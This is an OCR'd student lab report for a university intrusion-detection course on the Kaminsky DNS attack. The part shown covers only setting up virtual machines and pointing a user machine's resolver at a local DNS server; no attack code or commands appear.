New York Institute of Technology

School of Engineering and Computing Sciences

INCS 745 : Intrusion Detection and Hacker Exploits

Remote DNS Attack (Kaminsky Attack) Lab

Harshita Grover (1276595)

Professor: Yunlong Shao

Date Submitted:

November 8, 2021

Lab: Remote DNS Attack (Kaminsky Attack) Lab

Lab Envirenment Setup Tasks


Task 1: Configure the User VM

Finding the ip addresses of the Local DNS Server, Attacker and the User machine.


IP Address of the Local DNS Server: 10.0.2.18


IP Address of the Attacker Machine: 10.0.2.17


IP Address of the User Machine: 10.0.2.19




Adding “nameserver 10.0.2.18” entry to the /etc/resolvconf/resolv.conf.d/head file.










Adding the “nameserver 10.0.2.18” entry to the /etc/resolv.conf file.





Oracle VM VirtualBox Manager
Local DNS Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[11/07/21]seed@LocalDNSServer:~$
Attacker [Running] - Oracle VM VirtualBox
[11/07/21]seed@Attacker:~$
User [Running] - Oracle VM VirtualBox
GNU nano 2.5.3 File: /etc/resolv.conf Modified
Dynamic resolv.conf(5) file for glibc resolver(3) generated by$
DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVER$
nameserver 10.0.2.18
nameserver 127.0.1.1
search acad.nyit.edu
[Read 4 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell
Right Ctrl
Type here to search
7°C Cloudy
2:28 AM
11/7/2021


Oracle VM VirtualBox Manager
Local DNS Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[11/07/21]seed@LocalDNSServer:~$
Attacker [Running] - Oracle VM VirtualBox
[11/07/21]seed@Attacker:~$
User [Running] - Oracle VM VirtualBox
[11/07/21]seed@User:~$ sudo nano /etc/resolv.conf
[11/07/21]seed@User:~$
Right Ctrl
Type here to search
7°C Cloudy
2:29 AM
11/7/2021


To make the changes into effect, we use the command “sudo resolvconf -u”



Checking whether the User machine is configured properly, that is, we use the dig command to check whether the response comes from our Local DNS Server (10.0.2.18).




